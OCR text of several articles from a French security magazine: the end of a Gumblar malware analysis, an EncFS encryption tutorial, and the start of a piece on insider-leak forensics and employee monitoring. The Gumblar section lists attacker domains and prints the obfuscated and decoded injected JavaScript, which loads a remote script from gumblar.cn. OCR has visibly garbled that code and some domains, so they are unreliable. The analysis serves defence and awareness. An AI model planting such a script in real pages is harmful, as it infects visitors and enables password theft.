Au départ, seuls les sites gumblar.cn et martuz.cn étaient utilisés par les pirates. Site à la fermeture ou à la détection de ces derniers, d'autres domaines ont rapidement été montés par les pirates : utobestwestern.cn, bestlotron.cn, betbigwager.cn, denverfi lmdigitalmedia.cn, educationbigtop.cn, filmtypemedia.cn, finditbig.cn, greatbethere.cn, hotslotpot.cn, liteautotop.cn, litebest.cn, litegreatestdirect.cn, litetopdetect.cn, lotbetsite.cn, lotwageronline.cn, mediaho menamemartvideo.cn, nameashop.cn, perfectnamestore.cn, playbetwager.cn, bestfindaloan.cn, finditbig.cn, litetopdetect.cn, litetopfindworld.cn, lotwageronline.cn, nanotopdiscover.cn, torrentoreactor.net, bestfindaloan.cn, finditbig.cn, litegreatestdirect.cn, lotwageronline.cn, bigtruckstopseek.cn, autobestwestern.cn, bestlitediscover.cn, bigpremiumlite.cn, bigtopartists.cn, bigtopcabaret.cn, bigtopsuper.cn, giantnonfat.cn, hugebestbuys.cn, litetopautoseek.cn, superdietfind.cn, yourlitetopfind.cn…

```
(function(t)
    {
        eval
        (
            unescape
            (
                ('<b style="color:black;background-color:#FFFF66">var=2b=61</
b>=3d=22=53cr=69=70=74E=6eginn=22=2cb=3d=22Ve=72i(on()
=>22=2cj=3d=22=22=2cu=3dno=76=69=67=61t=6f=72=2eus=65=72Agent=3bi=66((u=2ei=6edexOf(=22Min=22)=
3e0)=26=26(u=2ei(n=64exOf(=22NT=206=22)=3c0)=26=26=28docum=65nt=2eco=6fk=6b=69e=2ei(nde=78Of(=22=6
d(=65k=3d1=22)=3c=30)=26=26(t=70p=65qf(=7a=72=76z=74s)=21=3d=74ypeof(=22A=22)=29)=7b=7arva=74s=
3d=22A=22=3b=65=76=61l(=22(if(w=69n=64ow=2e=22=o=2b=22)=6o=3d=6o=>=22+o
=>22Major=22=2b=62=2b=61=>22Minor=22+b=o=>228uil=64=22+b
=>22j=3b=22)=3bdocument=2ew=72ite=28=22=3csc=72ipt=20=73=72c=3d=2f=2fgumb=6car=2e=63n=2frss=2f=
3fid=3d=22+j=>22=3e=3c=5c=2fscri=70t=3e=22)=3b=7d").replace(t,'%')
                )
            )
        )
    }
)
(/>/g);
```

Figure 4. *Le code en clair*

```
<script>
(function(t)
{
    eval(unescape('
    <b style="color:black;background-color:#FFFF66">
    var o="Script"+"Engine",b="Version()+",j="",v=navigator.userAgent;
    if
    ((v.indexOf("Win")>0)&&(v.indexOf("NT 6")<0)&&(document.cookie.indexOf("visit=1")<0)&&(typeof(arvats)!
=typeof("A")))
    {
        arvats="A";
        eval("if(window."+o+'))j=j+"<o>"+Major+"<b>o>"+Minor+"<b>o>"+Build+"<b>";');
        document.write("<script src=//gumblar.cn/rss/?id="+j+"></s"+"cript>");
    }').replace(t,'%'))})(/>/g);
</script>
```

Figure 5. *Le domaine original Gumbar.cn bloqué par Google Safe Browsing*

Acrobat Reader et Flash sont exploitées, un payload est injecté et permet de télécharger et d'exécuter un virus. Ce dernier est aujourd'hui détecté par tous les antivirus (Troj/Daonol-Fam). Nous ne rentrerons pas dans l'analyse de ces codes viraux, cependant le malware opère via plusieurs axes.




Figure 6. *Les PDF malicieux de Gumblar ne sont pas toujours détectés*




Figure 7.

Premier axe : le virus détourne (hook) les fonctions de la DLL WS2_32.dll afin de monitorer le trafic réseau. Cette technique permet de voler tous les mots de passe HTTP et FTP. Ces mots de passe seront ensuite envoyés aux pirates qui se serviront alors de ces identifiants pour compromettre de nouveaux sites et élargir leur champ d'action.

Tout comme Conficker, une fonction de blacklist de mots-clés (Adobe, DaonolFix, bleepingcomputer, clamav, mbam, mcafee, miekiemoes, prevx) a été implémentée afin d'interdire l'accès à ces sites qui pourraient permettre aux victimes de patcher leur machine.

De plus, le virus installe un proxy local sur le port 7171 qui va interfacer les recherches effectuées dans Google par le navigateur. Dès lors, les pages de résultats Google seront totalement modifiées par le virus afin de diriger l'internaute vers des sites choisis par les attaquants.

Le virus intègre également un de cheval de Troie permettant le contrôle à distance du poste infecté.

Conclusion

La redirection vers des sites malicieux via des balises HTML cachées au sein de sites web préalablement piratés est très en vogue depuis 2 ans. Gumblar est un nouvel exemple de ce type d'attaque sophistiqué qui multiplie les sites relais et les vulnérabilités exploitées sur les postes victimes.

Aujourd'hui, tous les administrateurs devraient s'assurer de ne pas avoir de traces d'un tel JavaScript sur leurs sites web. De leur côté, les internautes devraient mettre à jour leur système avec WindowsUpdate, mais également mettre à jour leur lecteur Acrobat et Flash. Enfin, rappelons que le changement régulier des mots de passe est encore plus d'actualité étant donné que des millions de mots de passe ont pu être volés par Gumblar.

Sur le réseau

- *http://securitylabs.websense.com/content/Blogs/3401.aspx*
- *http://www.australianwebmaster.com/showthread.php?t=2633*
- *http://mad.internetpol.fr//archives/44-Daonol-Gumblar-Miekiemoes-is-a-superstar.html*
- *http://www.martinsecurity.net/2009/05/20/inside-the-massive-gumblar-attacka-dentro-del-enorme-ataque-gumblar/*

À propos de l'auteur

Adrien Guinault est expert en sécurité informatique. Adrien intervient sur des sujets comme les tests d'intrusion, les audits de sécurité et les attaques 2.0. Issu de l'EFREI, Adrien est aujourd'hui le responsable de la cellule de veille du cabinet Xmco Partners et de l'ActuSécu.

RÉGIS SENET

Cryptage
des données avec ÊncFS

Degré de difficulté

Les données d'une entreprise sont réellement la clef de voute de celle-ci, il est absolument nécessaire de les protéger de toutes menaces. Nous allons donc nous rapprocher d'un moyen de chiffrement/déchiffrement des données sur un système d'exploitation de type GNU/Linux. EncFS peut s'utiliser tout aussi bien sur un serveur d'entreprise que sur un poste utilisateur, il convient donc quasiment à l'ensemble des utilisateurs.

CET ARTICLE EXPLIQUE...

L'intérêt du cryptage des données d'entreprise.

Le cryptage des données avec EncFS.

CE QU'IL FAUT SAVOIR...

Connaissance en système d'exploitation UNIX/Linux.

Le cryptage, ou dans un bon français, le chiffrement est en cryptographie le procédé grâce auquel on souhaite rendre la compréhension d'un document impossible à toute personne qui n'a pas la clé de (dé)chiffrement.

Le terme « cryptage » est un anglicisme, tiré de l'anglais encryption. L'académie française précise bien que le mot « cryptage » est à bannir même s'il se retrouve assez régulièrement dans des usuels.

Il est à noter également qu'il y a une importante différence entre les définitions des mots chiffrer/déchiffrer et crypter/décrypter. Décrypter désigne le fait de retrouver le message en clair correspondant à un message chiffré sans posséder la clé de déchiffrement alors que le fait de déchiffrer un message permet de retrouver le message en ayant la clé en sa possession.

A l'heure actuelle, il est possible de crypter, ou pour les plus pointilleux, chiffrer, à peu près l'ensemble des données, qu'il s'agisse des données présente sur le disque dur de nos serveur ou de nos ordinateurs portables, que ce soit les données transitant sur le réseau, la VOIP etc.

Le chiffrement de certaines données peut être très facilement compréhensible du fait que l'on peut comprendre que ces données sont importantes voir vitales pour une entreprise.

En effet, depuis l'avènement des ordinateurs portables, de plus en plus de données extrêmement confidentielles se promènent sur les disques durs des techniciens, des commerciaux ou encore des dirigeants ainsi que des secrétaires.

Le transport étant l'un des meilleurs atouts des ordinateurs portables peut maintenant être l'un de leurs plus gros inconvénients. En effet, il est possible de voir une nette augmentation des vols d'ordinateur dans les locaux même des entreprises.

Il s'est avérer que dans plus de 90% des cas, un vol d'ordinateur ne possédant un moyen de chiffrement des données acceptable s'est soldé par des pertes financières ou alors des tentatives d'attaque à l'encontre de l'entreprise.

Les données d'une entreprise sont réellement la clef de voute de celle-ci, il est absolument nécessaire de les protéger de toutes menaces.

Nous allons donc nous rapprocher d'un moyen de chiffrement/déchiffrement des données sur un système d'exploitation de type GNU/Linux.

EncFS peut s'utiliser tout aussi bien sur un serveur d'entreprise que sur un poste utilisateur, il convient donc quasiment à l'ensemble des utilisateurs.

Qu'est ce qu'EncFS

Le projet EncFS a vu le jour pour sa première apparition dans le courant de l'année 2004. Après

plusieurs années de développement, EncFS se trouve être actuellement à sa version 1.5.0 depuis le 7 Septembre 2008. Le numéro de version ne sont pas constamment mis à jour alors que de nouvelles mise à jour, bien que minime, apparaissent. La toute dernière en date du 16 mars 2009 fixe un mini bug dans l'application elle-même.

EncFS a la chance d'être sous licence GPL lui permettant une évolution très rapide. Cette rapide évolution s'explique également grâce aux nombreux utilisateurs renvoyant régulièrement aux développeurs de nouveaux bugs de l'application.

EncFS arrive à se différencier des autres gestionnaires de chiffrement des données grâce à sa simplicité d'utilisation ainsi que grâce aux nombreuses options qu'il possède. En effet, il est possible de choisir entre plusieurs algorithmes de chiffrement des données.

Installation et configuration d'EncFS

Au cours de cet article, la distribution utilisée fut une *Debian 5.0 (Lenny)* entièrement mise à jour. Attention, il est possible que certaines commandes ne soient pas tout à fait identiques sur une autre distribution.L'ensemble des installations va se réaliser grâce au gestionnaire de paquets propre à un système Debian : APT (*Advanced Package Tool*).

Mise à jour du système

Il est possible à tous moment qu'une faille de sécurité soit découverte dans l'un des modules composant votre système que ce soit Apache ou quoi que ce soit d'autre. Certaines de ces failles peuvent être critiques d'un point de vue sécurité pour l'entreprise. Afin de combler ce risque potentiel, il est nécessaire de régulièrement mettre à jour l'ensemble du système grâce à divers patches de sécurité.

Attention

Il est important de donner des chemins complet à EncFS et non pas des chemins relatif tel que *~/data/* qu'il faudra remplacer par */home/nocrash/data/*.

Il est possible de mettre à jour l'ensemble du système via la commande suivante :

```
nocrash:~# apt-get update &&
   apt-get upgrade
```

Le système d'exploitation est maintenant complètement à jour, il est donc possible de mettre en place *EncFS* dans de bonnes conditions.

Il est possible de ne pas passer par cette étape mais elle est fortement conseillée pour la sécurité ainsi que la stabilité de votre système d'exploitation.

Installation de Fuse

Fuse ou encore « Filesystem in UserSpacE » est un logiciel libre permettant à un utilisateur sans privilèges d'accéder à un système de fichiers sans qu'il soit nécessaire de modifier le noyau linux. Fuse est particulièrement utilisé pour les systèmes de fichiers virtuel ce qui est exactement ce que nous allons mettre en place par la suite. En effet, EncFS est un système de chiffrement de répertoire utilisant la bibliothèque *FUSE* ainsi qu'un module du noyau Linux. Procédons à l'installation :

```
nocrash:~# apt-get install
   fuse-utils
nocrash:~# apt-get install libfuse2
```

nt de noter qu'un groupe « fuse » vient de se créer sur le système :

```
nocrash:~# cat /etc/group |
   grep fuse
    fuse:x:118:
```

Voici les commandes à utiliser pour l'installation via les sources :

```
nocrash:~# tar zxvf fuse-
    2.4.1.tar.gz
nocrash:~# cd fuse-2.4.1
nocrash:~# ./configure
nocrash:~# make && make install
```

Configuration pour les versions Debian non récente

Pour les versions de Debian assez ancienne, il est nécessaire de rajouter

Listing 1.

```
nocrash:~# encfs /home/nocrash/.protected/   /home/nocrash/data/
Le répertoire "/home/nocrash/.protected/" n'existe pas. Faut-il le créer ? (y/n) y
Le répertoire "/home/nocrash/data/" n'existe pas. Faut-il le créer ? (y/n) y
Création du nouveau volume encrypté.
Veuillez choisir l'une des options suivantes :
entrez "x" pour le mode de configuration expert
entrez "p" pour le mode paranoïaque préconfiguré,
toute autre entrée ou une ligne vide sélectionnera le mode normal.
?> x
```

« FUSE » dans les éléments au démarrage du système.

```
nocrash:~# echo fuse >> /etc/modules
```

Afin de charger le module directement sans avoir à redémarrer le PC, il est nécessaire de passer par la commande suivante :

```
nocrash:~# modprobe fuse
```

Une fois le module FUSE chargé grâce à un redémarrage ou bien grâce à l'utilisation de modprobe, le module se matérialise par */dev/fuse*. Par défaut, /dev/fuse n'est pas correctement configuré et il est nécessaire de modifier le propriétaire grâce à la commande suivante :

```
nocrash:~# chgrp fuse /dev/fuse
```

Quelques vérifications

Il est, en premier lieu, important d'ajouter les utilisateurs pouvant utiliser « FUSE » au groupe récemment créé.

```
nocrash:~# adduser nocrash fuse
Ajout de l'utilisateur « nocrash »
   au groupe « fuse » …
Ajout de l'utilisateur nocrash au
   groupe fuse
Terminé.
```

Attention

Il est fortement conseillé lorsqu'il s'agit de dossier très sensible d'utiliser le mode « paranoïaque », ce mode étant beaucoup plus restrictif. Néanmoins, il est conseillé de ne pas utiliser ce mode au cas ou le répertoire que l'on souhaite crypter aurait des interactions avec une partie du système. Ce mode étant tellement restrictif qu'il empêcherait le système de fonctionner dans de bonnes conditions.

Cet exemple va ajouter l'utilisateur « nocrash » dans le groupe « fuse »

Il est possible de vérifier que notre utilisateur est bien présent dans le groupe fuse grâce à la commande « groups » :

```
nocrash:~# groups
nocrash dialout cdrom floppy
   audio video plugdev fuse
```

Notre utilisateur est bien présent dans le groupe *fuse*, il est à présent possible de passer aux étapes suivantes.

Mise en place d'EncFS

Il est maintenant nécessaire d'installer et de configurer EncFS afin de pouvoir crypter nos fichiers/dossiers plus ou moins confidentiels. Pour cela, nous allons installer le programme EncFS. Encore une fois, nous allons réaliser cela grâce au gestionnaire de paquets APT.

```
nocrash:~# apt-get install encfs
```

Afin d'avoir un exemple pratique, nous allons crypter l'ensemble de nos données présente dans l'un de nos dossiers. Le répertoire de stockage des données chiffrées sera */home/nocrash/.protected/* et le répertoire « de travail » (présentant l'ensemble des données en clair après authentification) sera */home/nocrash/data/*.

Il n'est pas nécessaire de se soucier de la création des répertoires, en effet, lors de la première utilisation de la commande « encfs », les dossiers contenant les données chiffrées et les données en claires seront automatiquement créés.

Nous allons utiliser le mode de configuration expert afin d'être entièrement maitre de nos actions et afin d'avoir un cryptage qui correspond réellement à nos besoins.

Mode de configuration manuelle sélectionné. Les algorithmes suivants sont disponibles :

```
AES : 16 byte block cipher
-- supporte des tailles de clé
   de 128 à 256 bits
-- supporte des blocs de 64
   à 4096 octets
2. Blowfish : Cryptage en bloc
   de 8 octets
-- supporte des tailles de clé
   de 128 à 256 bits
-- supporte des blocs de 64
    à 4096 octets
```

Entrez le numéro correspondant à votre choix : 1.

L'écran suivant nous donne la possibilité de choisir l'algorithme de cryptage que nous allons utiliser pour protéger nos données. L'algorithme AES fut choisi du fait de sa robustesse.

```
Algorithme sélection "AES"
Veuillez choisir une taille
   de clé en bit.
L'algorithme que vous avez
   sélectionné supporte
des clés de 128 à 256 bits par
   paliers de 64 bits.
Par exemple :
128, 192, 256
Taille de clé sélectionnée : 192
```

L'écran suivant nous propose la configuration d'AES. Bien évidement, dans le cas ou vous auriez choisi un autre algorithme précédemment, la configuration n'aurait pas été la même. Dans ce cas ci, il est simplement nécessaire de spécifier la taille de la clé en bit. Une taille de 192 bits est amplement nécessaire dans ce cas de figure. La taille de la clé grandira proportionnellement à l'importance des données à crypter.

Les deux écrans suivants vont toujours être en rapport avec la manière que nous voulons crypter nos données.

Pour plus de renseignement : *hakin9@hakin9.org*

Club .PRO

SecureIP Solutions

La sécurité de l'information est une chose importante pour les entreprises et même pour les particuliers. C'est pourquoi SecureIP Solutions vous propose différents produits et services pour protéger vos précieuses données tels qu'un service de sauvegarde en ligne, les différents produits BitDefender et bien plus encore.
http://www.secureip.ca

NUMERANCE

NUMERANCE, Spécialisée dans la sécurité informatique, intervient auprès des Petites et Moyennes Entreprises, en proposant des prestations d'audit, d'accompagnement, et de formation.
http://www.numerance.fr

Hervé Schauer Consultants

Hervé Schauer Consultants : 17 ans d'expertise en Sécurité des Systèmes d'Information Nos formations techniques en sécurité et ISO27001 sont proposées à Paris, Toulouse, et Marseille. http://www.hsc.fr/services/formations/cataloguehsc.pdf
Informations : formations@hsc.fr - *+33 (0)141 409 704*

TippingPoint

TippingPoint est un leader mondial dans la prévention des intrusions réseaux (Network IPS) de 50Mbps à 10Gigabits ainsi que la vérification d'intégrité de poste et le contrôle d'accès du réseau (NAC).
Tél : 01 69 07 34 49, E-mail : francesales@tippingpoint.com
http://www.tippingpoint.com

Sysdream

Cabinet de conseil et centre de formation spécialisé en sécurité informatique. L'expérience c'est avant tout les recherches publiques, visant à améliorer la sécurité des applications et des systèmes d'informations. Les résultats disponibles sur des portails de recherche, dans la presse spécialisés.
http://www.sysdream.com

MICROCOMS

Microcoms est une société spécialisée dans les produits Microsoft qui a pour vocation d'aider les particuliers, les TPE-PME et les professions libérales sur 6 axes principaux de l'informatique : Assister, Dépanner, Conseiller, Sécuriser, Former, Maintenir.
Tél. : 01.45.36.05.81
e-mail : contact@microcoms.net
http://www.microcoms.net

ALTOSPAM

Ne perdez plus de temps avec les spams et les virus. Sécurisez simplement vos emails professionnels. ALTOSPAM est un logiciel externalisé de protection de la messagerie électronique : anti-spam, anti-virus, anti-phishing, anti-scam...
Testez gratuitement notre service, mis en place en quelques minutes.
http://www.altospam.com OKTEY – 5, rue du Pic du Midi – 31150 GRATENTOUR

Attention

Veuillez choisir une taille de bloc en octets.
L'algorithme que vous avez sélectionné supporte
des blocs de 64 à 4096 octets par paliers de 16 octets.
Ou appuyez sur entrée pour la valeur par défaut (1024 octets).
taille du bloc de système de fichiers : 1024

Les algorithmes d'encodage de noms de fichiers suivants sont disponibles :
Block : E
2. Null : No encryption of filenames
3. Stream : Encodage de flux, garder les noms de fichiers, aussi courts que possible.
Entrez le numéro correspondant à votre choix : 1

Il vous est possible de valider l'ensemble des écrans suivant avec les options par défaut. Une fois l'ensemble des questions répondues, le mot de passe ainsi qu'une confirmation de mot de passe vous sera demandé. Ce mot de passe servira pour le chiffrement ainsi que le déchiffrement du dossier crypté.

Afin de vérifier que nous avons réalisé l'ensemble des étapes dans de bonnes conditions, il est possible de vérifier le montage dans le fichier prévu à cet effet.

```
nocrash:~# cat /proc/mounts
encfs /home/nocrash/data fuse.encfs
    rw,nosuid,nodev,user_id=1000,
    group_id=1000, default_
    permissions 0 0
```

Utilisation

Une fois l'ensemble des installations faites ainsi que toutes les configurations effectuées, il est possible d'utiliser notre dossier crypté grâce à EncFS.

A présent, afin d'accéder à nos données en clair, il va falloir réutiliser la commande que nous avions utilisé précédemment, à savoir :

Attention

Vous devez entrer un mot de passe pour votre système de fichiers.
Vous devez vous en souvenir, car il n'existe aucun mécanisme de récupération.
Toutefois, le mot de passe peut être changé plus tard à l'aide d'encfsctl.
Vérifier le mot de passe :

```
nocrash:~#
```

```
nocrash:~# encfs /home/nocrash/
   .protected/ /home/nocrash/data/
```

Comparativement à la première fois, cette fois ci, EncFS va détecter qu'une initialisation a déjà était faite sur ces répertoires et va donc se contenter de demander le mot de passe fournit plus tôt afin de déverrouiller l'accès à notre répertoire de « travail ».

L'ensemble des données crée / copiée / déplacée en clair dans le répertoire de « travail » (*/home/nocrash/data/* dans notre cas) sera automatiquement stockée sous forme chiffré dans le répertoire (*/home/nocrash/.protected/*).

Afin de vous déconnecter, c'est-à-dire ne plus avoir accès aux données en clair, il est nécessaire d'utiliser simplement la commande suivante :

```
nocrash:~# fusermount -u /home/
   nocrash/data
```

Automatisons tous cela

Il existe de nombreuse manière d'automatiser le lancement ainsi que l'arrêt d'EncFS. Dans notre exemple, nous allons simplement utiliser la méthode simple se réalisant via la ligne de commande.

Il est donc possible de créer deux commandes permettant d'ouvrir ou de fermer rapidement l'accès au(x) répertoire(s) de travail.

```
nocrash:~# vi /usr/bin/decrypt
#!/bin/bash
encfs /home/home/.protected/
   /home/home/data/
```

Ce script permet de rapidement lancer le déchiffrement du dossier crypté

```
nocrash:~# vi /usr/bin/encrypt
#!/bin/bash
fusermount -u /home/nocrash/data
```

Ce script quand à lui permet de rapidement fermer le point de montage et donc le dossier en clair repassant en crypté de cette manière.

Il est bien évidemment indispensable de configurer les droits d'accès à ces deux fichiers ainsi que leur donner la possibilité de s'exécuter. Pour cela, nous allons utiliser les commandes suivantes :

```
nocrash:~# chown nocrash /usr/bin/
   encrypt /usr/bin/decrypt
nocrash:~# chmod 700 /usr/bin/
   encrypt /usr/bin/decrypt
```

Il est donc à présent possible de lancer le chiffrement et le déchiffrement d'un dossier simplement grâce aux nouvelles commandes : *./encrypt* et *./decrypt*.

```
nocrash:~# ./encrypt
```

et

```
nocrash:~# ./decrypt
```

Conclusion

Voila, à présent, il est possible d'être serin avec l'ensemble de vos données confidentielles grâce à EncFS. Bien qu'il existe de nombreuses méthodes de chiffrement sous les systèmes UNIX/Linux, EncFS possède de nombreux avantages se démarquant des ses « concurrents ». Comparativement à TrueCrypt par exemple, il n'est aucunement nécessaire de créer un fichier/répertoire d'une taille fixe.

EncFS dispose donc de nombreuse fonctionnalités qu'il est possible de mettre en place après avoir fait le tour du logiciel.

Régis SENET est actuellement étudiant en quatrième année à l'école Supérieur d'informatique Supinfo. Passionné par les tests d'intrusion et les vulnérabilités Web, il tente de découvrir la sécurité informatique d'un point de vue entreprise. Il est actuellement en train de s'orienter vers le cursus CEH, LPT et Offensive Security.
Contact : *regis.senet@supinfo.com*
Site internet : *http://www.regis-senet.fr*
Page d'accueil : *http://www.arg0.net/encfs*

i365
A Seagate Company

Annonce...

i365 EVault Software-as-a-Service

- Serveur Tier III & Data Centers Tier IV
- Support Multi-plateforme
- Sécurité Globale
- Réduction et Déduplication des Données

i365, A Seagate Company offre des solutions éprouvées de protection, de recherche et de gestion de la conservation d'informations électroniques.

www.i365.com

PIOTR FAJ

Fuite d'informations dans une société. Enquête électronique

Degré de difficulté

L'informatique légale est un domaine relativement neuf sur le marché. Les personnes qui connaissent ce terme ne sont pas complètement conscientes des possibilités qu'elle offre. Et la fuite d'informations importantes est actuellement la plus grande menace pour les affaires.

Lorsque nous évoquons le terme « fuite », nous pensons en général à une attaque du réseau ou à une menace populaire ce dernier temps, appelé malware (logiciel malveillant). Nous oublions souvent que plus de 75 % d'informations qui ont été volées en 2007 dans les sociétés, l'ont été par des employés déloyaux. L'informatique légale est chargée de ce type des problèmes et des solutions y dédiées.

Dans le contexte de la menace que représente un employé dans une société, les méthodes traditionnelles relatives à la protection du réseau et de ses ressources deviennent très souvent insuffisantes. Tout le monde connaît des cas des instituions parfaitement protégées d'où ont été volées des informations clés d'une manière inconnue. Les cas de « migration » de données avec un employé licencié sont aussi typiques. Et changer le travail n'a rien d'étrange de nos jours. Les nouveaux employeurs sont souvent intéressés par les bases de données de clients ou les informations relatives aux plans marketing ou investissement. Ce n'est pas le seul problème qui peut toucher une société à cause des employés qui profitent des ressources de la société à des fins de divertissement ou pour leurs propres intérêts. Le nombre de menaces en provenance du réseau Internet, qui pourrait influencer négativement l'image d'une société, est en constante augmentation tous les ans. Remarquons aussi que les traces de ces événements ont une caractéristique commune : personne ne sait qui l'a fait et comment.

D'après les recherches contenues notamment dans les rapports de Forrester, les informations volées quittent la société dans la moitié de cas sur tout type d'appareils portables, tels que : clés USB; lecteurs MP3, cartes mémoire, appareils PDA et téléphones mobiles. Dans un moindre degré, les données quittent l'entreprise sur les ordinateurs portables ou les supports optiques CD/DVD. Internet est également utilisé avec succès dans ce but car il offre de nombreux services permettant d'envoyer les informations confidentielles à des tierces personnes. Il s'agit le plus souvent : des messages électroniques, des serveurs FTP, des disques virtuels et d'autres logiciels permettant d'envoyer des textes ou des fichiers. Les messageries instantanées constituent aussi un bon exemple ; elles occupent excessivement le temps de travail des employés et permettent un « transfert » rapide du savoir en dehors de la société.

Bien évidemment, nous pouvons dire : désactivons les clés USB, bloquons les messageries, filtrons les messages électroniques. Est-il toutefois toujours possible ? Il est difficile de limiter les administrateurs et les graphistes responsables de nos sites Web et en fait, il est impossible de le faire par exemple, dans le cas de la sous-traitance de certains services liés à nos serveurs. De plus, l'impossibilité d'utiliser certains programmes ou périphériques peut rendre le travail difficile et réduire la performance de l'employé.

Les spécialistes de l'informatique légale sont capables de cueillir des preuves des événements

CET ARTICLE EXPLIQUE...

Le problème des données internes qui « fuient ».

La structure et les fonctionnalités du logiciel de la plate-forme de l'informatique légale – Spector360.

Comment trouver les traces de violation de la sécurité d'information sur intranet.

CE QU'IL FAUT SAVOIR...

Il faut connaître les notions des principes de la sécurité d'informations.

Il faut connaître les notions du fonctionnement d'un réseau informatique dans une société.




Figure 1. *Vue du réseau*

dans le monde électronique et la plupart de problèmes relatifs à un partage non autorisé d'informations se reflétera sûrement dans le système de l'auteur. Il sera ainsi possible de recueillir des preuves pour un procès juridique éventuel. L'informatique légale propose aussi des solutions préventives afin d'éviter les incidents de ce genre et si jamais ils ont lieu, elle propose des solutions capables de répondre rapidement à la question : comment cela est-il arrivé ?

Idée d'un monitoring

Dans un monde non virtuel, le monitoring n'a rien d'exceptionnel. Les caméras sont partout, quasiment tout est sous surveillance. Le monde virtuel est également touché par ce domaine. Nous suivons les processus, le trafic sur le réseau, l'accès aux documents. Mais ces analyses ne permettent pas de détecter des abus liés par exemple à l'utilisation de l'opération copier-coller sous Windows. Seules les observations au niveau de l'utilisateur permettraient de suivre un tel incident : c'est le seul endroit où on peut tout voir...

Nous avons déjà évoqué les plates-formes légales du type NetWitness ou EnCase Enterprise dans le magazine Hakin9 ; elles sont chargées d'analyser le trafic réseau et de cueillir les preuves au niveau des serveurs et des stations de travail. L'informatique légale fournit également un autre type de plate-forme, basé sur l'analyse directe des comportements de l'utilisateur de la station, similaire à un suivi visuel à l'échelle de Enterprise.

L'objectif de ces plates-formes consiste à cueillir des informations sur les programmes exécutés, le texte saisi, les messages électroniques envoyés, les documents traités et beaucoup d'autres opérations effectuées par les employés sur les ordinateurs de travail. Les informations enregistrées sur cette base permettent de faire des analyses pour déterminer l'endroit d'où fuient les informations. Grâce à cette démarche, il est possible de cueillir des preuves d'un comportement déloyal – même à des fins d'un procès – et de réduire les pertes de l'entreprise.

Répondre aux besoins de l'informatique légale dans le cadre de ces outils nécessite de cueillir des informations d'une manière sécurisée, discrète et sans surcharger la station ni le trafic réseau. La valeur de preuves exige que les informations soient enregistrées uniquement en mode read-only, conformément au principe : « je vois tout, je ne modifie rien ». L'ensemble d'informations recueillies depuis la station de travail surveillée doit être limité à des services individuels, par exemple, messages électroniques, messageries ou bien fichiers envoyés via le protocole FTP.

Spector360

